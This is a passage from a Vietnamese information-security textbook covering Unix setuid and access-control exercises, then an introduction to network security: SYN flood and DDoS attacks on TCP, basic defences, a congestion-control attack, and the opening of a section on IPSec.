Trường hợp ***passwd*** (và tương tự) sẽ được giải quyết cụ thể như sau. Tệp ***passwd*** là sở hữu của người quản trị hệ thống (đặc quyền cao nhất root) và được đặt cờ setuid (bit 1). Như vậy khi một tiến trình gọi thực hiện passwd, UID hiệu lực sẽ được đặt là root (chủ của passwd) trong thời gian tiến trình passwd hoạt động, và sẽ quay về UID trước khi passwd kết thúc. Nhờ đó mỗi NDS thường có thể đặt được mật khẩu của mình dù thao tác này liên quan đến việc cập nhật file hệ thống lưu trữ mật khẩu. Tuy nhiên cơ chế này cũng chính là một điểm yếu về an toàn cho hệ điều hành Unix nếu như cơ chế tạm mượn đặc quyền này bị lợi dụng.

[4] Nhớ rằng việc một NSD gọi thực hiện một chương trình bản chất cũng là thông qua một tiến trình đang chạy (ví dụ: shell)

CÂU HỎI VÀ BÀI TẬP

1. Hãy đưa ra các mô tả thích hợp có thể dẫn xuất từ ma trân dưới đây (hệ thống này là gì? Hoạt động của các tiến trình như thế nào?)

	counter	*inc_ctr*	*dec_ctr*	*manager*
inc_ctr	+			
dec_ctr	-			
Manager		Call	call	call

2. Phân biết hai mô hình Access Control List và Capability List. Cho biết hệ điều hành Unix gần với mô hình nào hơn?
3. Trong mô hình điều khiên truy nhập *Bel-LaPadulla*, có hai luật truy nhập cơ bản mà phát biểu ngắn gọn là *"No read up"* và *"No Write down"*. Trình bày đầy đủ về 2 luật này và phân tích ý nghĩa của chúng
4. Hãy diễn giải mô hình điều khiển truy nhập đã được tóm tắt dưới đây:
   - Security level is (*clearance*, *category set*)
     - (Top Secret, { NUC, EUR, ASI })
     - (Confidential, { EUR, ASI })
     - (Secret, { NUC, ASI })
   - (*A*, *C*) *dom* (*A'*, *C'*) iff $A' \leq A$ and $C' \subseteq C$
     - (Top Secret, {NUC, ASI}) *dom* (Secret, {NUC})
     - (Secret, {NUC, EUR}) *dom* (Confidential,{NUC, EUR})
     - (Top Secret, {NUC}) ¬*dom* (Confidential, {EUR})
5. Phân tích làm sáng tỏ hai mệnh đề hình thức sau trong mô hình $RBAC_0$:
   - $roles(s_i) \subseteq \{r \mid (user(s_i),r) \in UA\}$
   - s_i has permissions $\cup_{r \in roles(si)} \{p \mid (p,r) \in PA\}$
6. Phân tích làm sáng tỏ hai mệnh đề hình thức sau trong mô hình $RBAC_1$:
   - $roles(s_i) \subseteq \{r \mid (\exists r' \geq r)\ [(user(s_i),r') \in UA]\}$
   - s_i has permissions $\cup_{r \in roles(si)} \{p \mid (\exists r'' \leq r)\ [(p,r'') \in PA]\}$
7. Ý nghĩa của cờ SetUID được dùng cho các tệp trong hệ điều hành UNIX
8. Phân tích cơ chế điều khiển của hệ điều hành UNIX trên cơ sở tham chiếu các mô hình đã học.
9. Trong hệ điều hành UNIX, để có thể truy nhập một tệp bằng việc sử dụng đường dẫn đầy đủ của nó (trên cây thư mục), phải có điều kiện gì?

10. Một trường đại học muốn xây dựng một hệ thống thông tin đào tạo (theo học chế tín chỉ) trực tuyến với các chức năng cơ bản sau:

- Các chương trình đào tạo và các đề cương môn học (syllabus) được công bố online cho tất cả sinh viên + KVL (khách vãng lai). Nội dung chương trình đào tạo được cập nhật bởi các ban chủ nhiệm khoa tương ứng, nội dung đề cương môn học được cập nhật bởi giáo viên dạy tương ứng.
- Thông tin đề cương môn học chỉ được phép sửa đổi bởi giáo viên tương ứng soạn và trưởng bộ môn tương ứng.
- Thời khóa biểu các môn học tự chọn được xác định đầu mỗi học kỳ, nhưng chỉ giáo viên và sinh viên có thể xem (không với KVL).
- Sinh viên cần đăng nhập để có thể đăng ký môn học (tất nhiên sinh viên chỉ được phép truy nhập đúng phần dữ liệu của mình trong CSDL đăng ký này). Các giáo viên bình thường không xem được thông tin của sinh viên ngoài trừ các cố vấn học tập quản lý lớp học.
- Phụ trách kỹ thuật (IT) chỉ có thể sửa đổi dữ liệu điều khiển truy nhập, không thể thay đổi thông tin chương trình/đề cương của giáo viên, hay xem đăng ký của sinh viên …

Trả lời các câu hỏi sau:

a) Bạn hãy đề xuất một mô hình điều khiển truy nhập thích hợp cho hệ thông tin này, nêu ý tưởng thiết kế sơ bộ (có thể vận dụng một hoặc kết hợp 2,3 mô hình cơ bản đã học)

b) Với góc độ người sử dụng sinh viên, bạn nhìn thấy có những nguy cơ tấn công tiềm tàng nào đối với hệ thống: Nêu ra 2 loại nguy cơ cụ thể và trình bày ý tưởng giải pháp phòng tránh.

c) Để đảm bảo tính mật của thông tin đăng ký môn học khi truyền trên Internet, hệ thống cần tạo một kênh mật mã mỗi lần sinh viên kết nối dịch vụ đăng ký. Bạn hãy đề xuất một gói giải pháp cụ thể (các công đoạn nhất định với các giao thức mật mã thực hiện tương ứng, điều kiện môi trường hỗ trợ cho chúng) có thể vận dụng hiệu quả cho hệ thống này.

Phần III. Khảo sát một số lĩnh vực cụ thể trong thực tế

Chương VIII
AN TOÀN TRÊN INTERNET

Chương này sẽ trình bày một số chủ đề phổ biến xung quanh an toàn thông tin trên mạng Internet. An toàn mạng là một lĩnh vực rất rộng, bản thân các kiến thức cơ sở phổ biến trong lĩnh vực này cũng đủ làm nên một giáo trình; vì vậy sau phần tổng quan, chúng tôi sẽ chỉ lược chọn, tập trung trình bày một số vấn đề được quan tâm nhất

- *An toàn giao thức mạng*
- *Bảo mật tầng IP: họ giao thức IP-SEC*
- *Bảo mật tầng TCP: họ giao thức SSL/TLS*
- *Phòng vệ cho hệ thống kết nối mạng*

8.1 TỔNG QUAN

Chúng ta đã xem xét hàng loạt các vấn đề cơ bản của an toàn thông tin, đương nhiên hầu hết các vấn đề này và các giải pháp của chúng cũng sẽ là những chủ đề quan trọng trong an toàn mạng. Các mục tiêu của an toàn mạng máy tính cũng là các mục tiêu chung, tức là nhằm đảm bảo tính mật (confidentiality), tính nguyên vẹn và xác thực (integrity and authentication), cũng như tính sẵn sàng và khả dụng (availability). Các vấn đề cơ bản mà chúng ta đã xem xét trong an toàn thông tin như bảo mật, xác thực, điều khiển truy nhập cũng nảy sinh từ những vấn đề ứng dụng của an toàn mạng và hệ thống kết nối mạng. Vì vậy trong chương này chúng ta sẽ chủ yếu tập trung vào xem xét hai chủ đề đặc trưng nhất của an toàn mạng mà trước đây chưa được quan tâm. Đó là *an toàn đối với giáo thức mạng* và đối với *các hệ thống kết nối mạng*.

Liên lạc trên mạng được thực hiện thông qua các giao thức mạng rất đa dạng mà sự phối hợp và vai trò của chúng thường được thể hiện qua các mô hình kiến trúc, mà tổng quát nhất là mô hình OSI 7 tầng (hình vẽ 8.1). Mô hình này thể hiện rõ sự phân lớp về chức năng xử lý, trong đó các giao thức ở tầng thấp hơn cung cấp các dịch vụ cho các giao thức ở tầng cao hơn. Tầng thấp nhất là tầng Vật lý (Physical Layer), cung cấp các chức năng điều khiển thiết bị và kết nối tín hiệu giữa 2 máy. Tầng cao nhất là tầng Ứng dụng (Application Layer), cung cấp các chức năng giao tiếp trực tiếp với con


người, nhờ nó mà con người có thể làm việc với các tiện ích thân thiện. Các tầng ở giữa nâng cao dần sự "nhân hóa" từ tầng 1 lên đến tầng 7. Mô hình kiến trúc TCP/IP của Internet cũng được xây dựng trên cơ sở tham chiếu mô hình OSI mặc dù chỉ có 4 tầng chính. Nhìn chung các kiến trúc mô hình với mô tả chi tiết đều cho thấy những chức năng đa dạng và mối quan hệ phức tạp của các giao thức mạng. Tuy nhiên tất cả các mô hình kiến trúc khi mới được đưa ra (từ khá lâu) đã gần như bỏ quên vấn đề an toàn bảo mật hoặc ít nhất là không thực sự đưa nó vào trung tâm thiết kế. Lý do là các mô hình này đều hình thành từ trước hoặt từ thưở sơ khai của Internet, khi mà người ta còn chưa nhìn thấy được tầm phát triển, mức độ kết nối rộng, phổ biến toàn xã hội của Internet; tức là chưa thể thấy được được ứng dụng trực tiếp to lớn của Internet vào các ngành kinh tế cũng như đời sống xã hội. Do đó các vấn đề mặt trái như phá hoại an ninh thông tin chưa được đặt ra một cách nghiêm chỉnh vào thời điểm đó. Vì vậy, dễ thấy việc xây dựng các cơ chế đảm bảo an toàn cho các giao thức mạng là một chủ đề lớn, có tầm quan trọng then chốt trong an toàn mạng.

Trong thuật ngữ "*hệ thống kết nối mạng*" chúng tôi muốn ám chỉ các hệ thống có giao diện kết nối với các mạng công cộng bên ngoài như mạng Internet ngày nay (chứ không có nghĩa là hệ thống có các thành phần kết nối với nhau trong một mạng cục bộ, dù điều này thường cũng đúng). Dù nhiều hay ít, tồn tại của sự giao tiếp với bên ngoài sẽ tạo ra một diện tiếp xúc, bộc lộ thôn tin và cấu trúc, có thể bị kẻ địch ở ngoài thực hiện tấn công vào hệ thống, có thể thông qua các hình thức như xâm nhập để chiếm điều khiển và tài nguyên, lấy cắp thông tin, hay phá hủy hệ thống; hoặc tấn công để phong tỏa cắt rời khả năng dịch vụ của hệ thống đối với thế giới bên ngoài (tấn công từ chối-dịch vụ, Denial-of-Service - DOS). Để chống lại các tấn công nguy hiểm này, người ta đã đề xuất các cơ chế phòng vệ chính như Bức tường lửa, Hệ phát hiện chống xâm nhập (Intrusion Detection System – IDS), Hệ phát hiện và lọc gói tin tấn công DOS …

Nội dung chính của chương này là khảo sát các công cụ và phương pháp chính trong việc xây dựng cơ chế phòng vệ trong hai chủ đề chính về an toàn mạng, giao thức và hệ thống kết nối mạng.

8.2 AN TOÀN VỚI GIAO THỨC MẠNG

8.2.1 Khái niệm chung



Hình 8.1: Mô hình tham chiếu mạng OSI

Thực tế của vấn đề an ninh mạng ngày nay đã cho thấy các vấn đề an ninh, các thể loại tấn công là rất đa dạng, liên quan đến hầu hết các giao thức khác nhau. Hầu hết các giao thức đều được thiết kế từ buổi sơ khai của Internet, tức là chỉ tập trung vào hoàn thành chức năng công việc, chưa chú ý đến an toàn bảo mật như ngày nay. Hơn nữa các giao thức mạng quan trọng đều đã được cài đặt rộng rãi phổ biến trên toàn thế giới, vì vậy sự thay đổi nâng cấp để giải quyết an toàn thông tin càng khó khăn. Một giao thức đã được phổ biến rộng khắp thì rất khó cho ai đó có thể can thiệp đến phần lõi, do sự cần thiết phải có tính tương thích với cộng đồng chung. Chính vì thế các giải pháp phải thiên về cải tạo và bổ sung thêm bên ngoài, càng làm hệ thống thêm phức tạp và dễ nảy sinh các vấn đề an ninh mới.


Như đã nói, chương này không có tham vọng khảo sát theo chiều rộng của lĩnh vực an toàn mạng, mà sẽ chủ yếu khảo sát trọng điểm mang tính điển hình. Trong mục này chúng ta sẽ khảo sát các dạng tấn công liên quan đến một giao thức mạng phổ biến là giao thức TCP. Sự khảo sát tấn công DOS đối với giao thức TCP là điển hình, không những do tính phổ biến (chiếm 90% trong các khảo sát thực tế), mà nó cũng thể hiện nguyên lý tấn công chung, cũng tương tự như các dạng tấn công DOS ít phổ biến với

các giao thức như ICMP, UDP, DNS). Các mục tiếp theo (8.3-4) ta sẽ khảo sát một số công cụ bảo mật quan trọng đang được ứng dụng phổ biến.

8.2.2 Tầng giao vận và tấn công DOS bằng dòng thác SYN

Giao thức tầng giao vận TCP (Tranmission Control Protocol) cung cấp dịch vụ tạo ra truyền tin hướng kết nối điểm-điểm (point-to-point, connection oriented) giữa các tiến trình của người sử dụng. Nói một cách hình tượng, giao thức này cho phép 2 tiến trình ở hai máy khác nhau trên Internet có thể tạo ra một liên kết logic kiểu "đường ống" (pipeline), đảm bảo sự vận chuyển tin cây và đúng thứ tự của luồng các gói tin giữa 2 bên, giống như một luồng nước được bơm truyền qua đường ống. Mặc dù trên thực tế các gói tin được chuyển đi một cách độc lập rời rạc, bằng những đường liên kết vật lý (route) khác nhau, việc sử dụng các kỹ thuật phản hồi ghi nhận (acknowledgement), phát lại (retransmission), đồng hồ (timeout) … cho phép TCP tập hợp lại các gói tin theo đúng thứ tự, kiểm soát mất mát-phát lại, nhờ đó đảm bảo hình tượng "đường ống (một ví dụ điển hình về sự "nhân hóa", dần hướng tới tầng ứng dụng).

Để khởi tạo liên kết đường ống này, một phiên làm viêc trên TCP sẽ được tạo ra bởi thủ tục bắt tay ba bước (3-way handsake), được minh họa qua hình vẽ 8.2. Thứ nhất, bên phát tin (Client) sẽ gửi đến bên nhận (Server) một gói tin có chức năng phát tín hiệu chào hỏi, gọi là gói tin SYN (bit cờ SYN của khối header được đặt). Gói tin này vừa báo danh và xin kết nối, vừa đề xuất một số thông số cho kết nối. Nếu chấp nhận kết nối, bên nhận (Server) sẽ gửi một phản hồi đồng ý, là gói tin loại SYN-ACK, và cũng đồng thời cho biết các thông số kết nối nó chấp nhận (thượng lượng giữa 2 bên). Nếu bên Client đồng ý với đề xuất thương lượng, thì phát gọi tin ACK, chính thức mở ra mối liên kết giữa 2 bên. Theo qui định chung của TCP, sự phản hồi ghi nhận cũng được thể hiện qua cung cách đánh số của các gói tin: một phản hồi ghi nhận sẽ kèm theo với số thứ tự của gói tin mà nó đang chờ đợi để nhận tiếp (tức là ghi nhận gói tin có số thứ tự ngay trước).



Hình 8.2: Bắt tay 3 bước trong TCP

Trong hình vẽ 8.2 ở bên, có thể thấy: số thứ tự (Seq= sequence number) của gói tin SYN là x; khi nhận được nó, bên Server phản hồi bằng gói tin syn-ack, xác nhận đã nhận được gói tin số thứ tự x và đang chờ nhận gọi số x+1; gói tin phản hồi này có số thứ tự là y, do đó gói phản hồi ack của Client cũng xác nhân và báo đang chờ nhận gói y+1 kế tiếp.

Giao thức TCP được thiết kế từ thuở sơ khai của Internet, nên có thể nói theo tiêu chuẩn bây giờ là "ngây thơ" về an toàn thông tin. Bên server không hề kiểm tra xác thực bên client, tức là kiểm tra tính chân thật của sự tồn tại của Client cùng với danh tính của nó, mà máy móc đồng ý phục vụ, nếu tài nguyên còn đủ cho phép. Vì vậy đã tạo điều kiện cho kẻ địch có thể tấn công bằng cách "bắn phá" bên server bằng một dòng thác gói SYN. Các gói SYN gửi đến với số lượng cực lớn (có thể đạt đến hàng nghìn hay chục nghìn gói trong một giây) và đều có địa chỉ nguồn giả mạo. Vì vậy sự phản hồi của máy server sẽ chỉ đến những cái tai điếc (thực ra là đến các máy khác trên mạng không liên quan, và vì thế sẽ không hiểu và lọc bỏ các gói tin phản hồi syn ack này), còn bản thân địa chỉ nguồn tấn công thì đã được che giấu và rất khó phát hiện.

Cụ thể hơn, khi nhân một gói tin SYN, máy chủ Server sẽ máy móc kiểm tra tài nguyên và nếu còn đủ sẽ mở ngay một vùng bộ nhớ gọi là TCB (Tranmission Control Block), để đón chờ dữ liệu gửi tới, lưu tạm và xử lý. Trong thời gian chờ đợi thủ tục bắt tay ba bước chính thức kết thúc, vùng nhớ này vẫn luôn khóa lại để chờ, chỉ được giải phóng tới khi đạt đến thời gian chờ tới hạn (timeout) của một thủ tục bắt tay không thành công; trong khoảng thời gian chờ đợi gói ACK, máy server vẫn kiên nhẫn cách quãng phát lại một số gói SYN-ACK theo qui định của giao thức. Thời gian chờ này là khá lâu, tới 511 giây (đề phòng đáp ứng các tình huống xấu khi giao thông mật độ cao, có khả năng nhiều gói tin không tới đích kịp thời do tắc ngẽn), vì vậy TCB đã bị khóa lại không sử dụng trong một thời gian dài, gây tốn phí tài nguyên đáng kể.

Để đảm bảo máy chủ không bị cạn kiệt tài nguyên bộ nhớ do tình trạng mở TCB nhiều quá mức, các hệ thống máy chủ thường đặt ngưỡng số lượng TCB tối đa được mở và chờ đợi kết thúc bắt tay, chẳng hạn MAX-TCB-NO = 1024. Nếu kẻ địch tạo được một dòng thác SYN (SYN flood) với một tốc độ đủ cao đến mức, trong khoảng thời gian timeout qui định nói trên, số gói SYN đến Server là nhiều hơn cả ngưỡng MAX-TCB-NO, thì máy chủ có thể tự bảo vệ bằng cách từ chối không phục vụ các lời mời kết nối liên lạc tiếp theo (SYN), tức là bắt đầu từ chối dịch vụ đối với mọi liên kết tiếp theo, kể cả từ phía kẻ tấn công cũng như các khách hàng chân chính bình thường. Như vậy máy chủ đã bắt đầu đi vào trạng thái DOS (từ chối dịch vụ), tức là kẻ tấn công đã bắt đầu thành công.

Ở một góc độ khác, có những hệ thống máy chủ vận dụng một chiến thuật linh hoạt hơn, tức là khi đã đạt ngưỡng mở TCB thì không từ chối SYN mới đến mà chỉ đóng và giải phóng TCB đã chờ lâu nhất, để nhường chỗ phục vụ gói SYN mới. Tuy nhiên nếu dòng thác SYN đến quá lớn, việc giải phóng không chờ đời SYN cũ để phục vụ SYN mới sẽ diễn ra càng nhiều, càng liên tục, thời gian chờ đợi thực tế ngày càng thu hẹp lại, đến mức thậm chí không đủ để phục vụ một liên kết bình thường với một máy khách hàng chân chính. Tình trạng bão hòa này mới thực sự là phong tỏa thành công, máy chủ không hề còn khả năng xử lý các dịch vụ thông thường. Tuy nhiên để đảm bảo thành công mức độ này, kẻ tấn công sẽ phải tạo một dòng thác lớn hơn rất rất

nhiều so với tình huống nói trước đó (khi máy chủ chỉ sử dụng chiến thuật từ chối SYN mới chứ không không hủy bỏ TCB cũ chưa tới hạn).

Để đảm bảo có một dòng thác lớn, lại tạo cơ chế che giấu cho mình, kẻ tấn công nham hiểm thường tổ chức tấn công theo kiểu phân tán (DDoS: Distributed DOS), bằng cách huấn luyện một lượng khá lớn các máy tính tay sai, bị điều khiển một cách vô thức, đồng loạt bắn phá máy chủ. Cơ chế huấn luyện tay sai thường được tổ chức thông qua việc tạo sâu độc, phát tán dần trên mạng, từ đó lén lút chiếm điều khiển bộ phận ở nhiều máy chủ. Sâu độc khi lan đến mỗi máy chủ, thì chủ động chạy lén lút, chiếm thời gian sử dụng CPU rất ít, nên khó bị phát hiện. Tận dùng thời gian thực hiện, sâu độc tìm cách mở rộng lan truyền sang các máy chủ lân cận (có kết nối trực tiếp với máy chủ nó đang cư trú lén), tiếp tục mở rộng tập máy chủ bị huấn luyến thành tay sai vô thức (vì lén lút khéo léo, nên quản lý hệ thống khó phát hiện được). Khi nhận tín hiệu phát động tấn công từ kẻ chủ mưu tấn công, toàn bộ các may tay sai sẽ đồng loạt cùng phát các luồng gói SYN đến máy chủ nạn nhân, tạo nên một dòng thác SYN cực lớn.

8.2.3. Một số giải pháp cho tấn công DOS trên TCP

Tấn công DOS là một dạng tấn công hết sức nguy hiểm, đến này vẫn chưa có biện pháp phòng vệ và trùy tìm kẻ tấn công thực sự chắc chắn thành công. Tấn công bằng dòng thác SYN đến giao thức TCP chính là dạng điển hình và phổ biến nhất của tấn công DOS. Ở đây chúng ta sẽ chỉ làm quen với một số giải pháp đơn giản, cơ bản.

- **Tối ưu hóa cấu hình máy chủ.** Đây là một biện pháp đương nhiên phải làm để có thể tăng sức đề kháng của máy chủ, tận dụng tối đa khả năng của nó. Cụ thể, ta có thể giảm thời gian tới hạn (timeout) để chờ phản hồi ACK từ Client xuống còn 10 giây (trước kia 511); tăng kích thước dòng đợi, tức số lượng TCB cùng mở cùng lúc; tháo bỏ các dịch vụ không thực sự hoạt động để huy động tập trung tài nguyên và làm giảm bề mặt tấn công.
- **Hợp tác đồng bộ các router trên toàn mạng Internet.** Các mạng con thành phần của Internet có thể liên hiệp và giúp đỡ nhau bằng việc cùng thực hiện một chính sách: yêu cầu các router trên vùng biên (diện tiếp xúc giữa các mạng con) giám sát các gói tin đi từ trong mạng nội hạt ra phía ngoài (các mạng con khác), và lọc bỏ những gói tin có vấn đề, tức là các gói tin không có địa chủ nguồn xuất phát từ mạng nội hạt. Nhớ rằng những gói tin tấn công bao giờ cũng mang địa chỉ nguồn giả mạo, thường là ngẫu nhiên (không đời nào kẻ địch để lộ vị trí của mình, dù là địa chỉ mạng con của nó). Chính sách này có tên là *Ingress Filtering*, mặc dù trên lý thuyết sẽ rất lợi hại, tuy nhiên rất khó cài đặt thành công trên thực tế do khó có khả năng thực hiện được việc phối hợp liên hiệp của toàn bộ router của Internet.
- **Tổ chức cài đặt firewall (bức tường lửa) trên đường các gói tin đến với máy chủ.** Khi SYN đến firewall sẽ nhận rồi chuyển tiếp cho server, sau đó sẽ tạo và gửi ACK giả cho server để hoàn thành bắt tay, nhưng nếu sau khi đợi đủ lâu để khẳng


định không có ACK thật sự từ Client tới, firewall sẽ gửi gói RST đến server đến đóng kết nối và giải phóng tài nguyên.

- **Chủ động giám sát.** Giám sát giao thông của TCP trong mạng cục bộ và tìm cách phát hiện các kết nối trái phép, do đó có thể gửi các gói RST để đóng các kết nối trái phép này.

8.2.4. Tấn công vào điều khiển tắc nghẽn TCP

Ở đây ta sẽ thảo luận về cơ chế điều khiển chống tắc nghẽn của TCP và một hình thức tấn công có thể xảy ra. Mục đích của việc điều khiển chống tắc nghẽn là đảm bảo để máy nguồn gửi tin không phát tin với tốc độ quá lớn, làm chật giải thông (bandwidth), dẫn tới tắc nghẽn cục bộ. Máy gửi cần phải thăm dò để tìm tốc độ phát tin thích hợp. Nó sẽ bắt đầu phát với một tốc độ thấp và tăng dần lên, trong khi đó theo dõi kích thước cửa sổ chưa ghi nhận dựa vào các gói tin phản hồi ACK nhận về. Khi kích thước cửa sổ chưa ghi nhận (số gói tin đã phát đi mà chưa được phản hồi tốt) vượt một ngưỡng đặt ra nào đó, tốc độ gửi tin sẽ phải điều chỉnh thấp đi.

Nguyên tắc của việc dò tìm tốc độ thích hợp này là *tăng cộng giảm nhân* (Additive Increase Multiplicative Decrease - AIMD), ngụ ý là việc tăng dần tốc độ (với xuất phát thấp) sẽ theo cấp số cộng, còn khi đã phát hiện điểm bão hòa thì cần giảm thật nhanh, tức là giảm theo cấp số nhân (chẳng hạn giảm theo kiểu chia đôi liên tục). Có giảm nhanh như vậy mới có khả năng tránh được tắc ngẽn. Khi đảm bảo kiểm soát được tốc độ dưới mức gây tắc ngẽn, hệ thống có thể lặp lại việc tăng dần tốc độ để tìm tốc độ tối ưu.



Hình 8.3: Mình họa nguyên lý điều khiển tránh tắc nghẽn AIMD

Một chiến thuật tấn công lợi hại có thể khai thác điểm yếu của cơ chế điều khiển trên như sau. Kẻ địch có mục đích phong tỏa giao thông khiến cho máy nạn nhân không thể liên lạc, truyền gửi tin với bên ngoài một cách thông suốt. Trong giai đoạn tăng dần tốc độ, kẻ địch sẽ đột ngột tạo một luồng phát tin mạnh cùng đồng thời với thời điểm máy nạn nhân đang gần ngưỡng tối ưu. Cơ chế điều khiển tránh nghẽn sẽ bắt buộc máy nạn nhân phải giảm sâu tốc độ đột ngột, thậm chí sau đó phải phát lại nhiều do mất mát vì tắc ngẽn. Kẻ địch cũng đột ngột "im lặng" để máy nạn nhân lại dần tăng tốc độ đến ngưỡng tối ưu, và sau đó lại lặp lại kịch bản đột ngột phát mạng để tạo xung đột tắc nghẽn. Như vậy kênh liên lạc của máy nạn nhân sẽ liên tục bị đứt quãng, thiếu ổn định, làm việc nhiều mà hiệu quả kém (phát lại nhiều, đến đích ít).

8.3 BẢO MẬT TRUYỀN TIN TẦNG IP: GIẢI PHÁP IPSEC

IPSEC là một bộ giao thức phục vụ cho an ninh tầng IP thông qua cơ chế tác động lên các gói tin tầng IP để đảm bảo 3 mục tiêu: 1) Xác thực và toàn vẹn của thông tin; 2) Bảo mật và 3) Bảo vệ chống lại tấn công phát lại. Cơ chế cài đặt ở tầng IP làm cho việc sử dụng họ giao thức này trong suốt đối với tầng ứng dụng. Đây là một giải pháp tổng quát chung cho cộng đồng sử dụng Internet, được xây dựng bởi nhóm làm việc chuyên trách (IETF IPSEC Working Group).

IPSEC là bộ ba giao thức chính sau, cung cấp những dịch vụ thành phần

- Giao thức trao chuyển khóa IKE (Internet key exchange): chịu trách nhiệm khởi tạo cái gọi là liên kết an toàn (security association - SA), tức là một nhóm các thông tin điều khiển và tham số để sử dụng cho các thuật toán an toàn bảo mật cho cho liên kết, trong đó có các khóa sử dụng cho thuật toán mật mã và xác thực.
- Giao thức xác thức AH (Authentication Header): chỉ cung cấp cơ chế xác thực và bảo vệ tính toàn vẹn của gói tin, không đảm bảo tính bảo mật
- Giao thức đóng gói an toàn ESP (Encapsulating Security Payload): có 2 mức, mức cơ bản chỉ cung cấp dịch vụ bảo mật và mức nâng cao cung cấp toàn bộ tính bảo mật, xác thực và nguyên vẹn (tức là bao gồm cả các chức năng của AH).

Việc chia thành các thành phần dịch vụ tạo cơ hội cho khách hàng sử dụng có sử lựa chọn mềm dẻo, không bắt buộc phải sử dụng đầy đủ các tính năng vì chi phí có thể cao hơn và xử lý thông tin chậm hơn.

Cả hai giao thức AH và ESP này có thể hoạt động trong hai chế độ khác nhau:

- Chế độ giao vận (transport mode): dữ liệu từ tầng trên (TCP/UDP) được "bao bọc" theo một nghĩa nào đó (để đảm bảo xác thực và/hoặc bí mật) nhưng khối điều khiển IP header thì vẫn để nguyên. Cụ thể với ESP, toàn bộ dữ liệu truyền tải (IP payload) ngoại trừ IP header sẽ được mật mã và có thể được xác thực (tùy vào mức lựa chọn). Còn với AH, thì dữ liệu truyền tải và một phần được lựa chọn của IP header sẽ được xác thực

- Chế độ "đường hầm" (tunnel mode): toàn bộ dữ liệu, kể cả IP header, được bao bọc lại và một IP header mới được chèn thêm vào để chuyển tiếp trên mỗi chặng (giữa 2 router cùng hệ thống được cài IPSEC). Như vậy với ESP, toàn bộ gói tin IP gốc (kể cả IP header) sẽ được mật mã và có thể được xác thực. Còn với AH, việc xác thực được thực hiện trên toàn bộ gói tin IP gốc và một phần được lựa chọn của IP header mới thêm vào để chuyển tiếp trên mỗi chặng.

IPSEC có thể được sử dụng để bảo vệ các đường truyền dữ liệu giữa một cặp 2 máy (địa chỉ IP) tức là host-to-host, hoặc là giữa một cặp cổng an toàn (security gateways) tức là network-to-network, hoặc giữa một cổng và một máy tức là network-to-host.


8.3.1. Mối liên kết an toàn (security association)

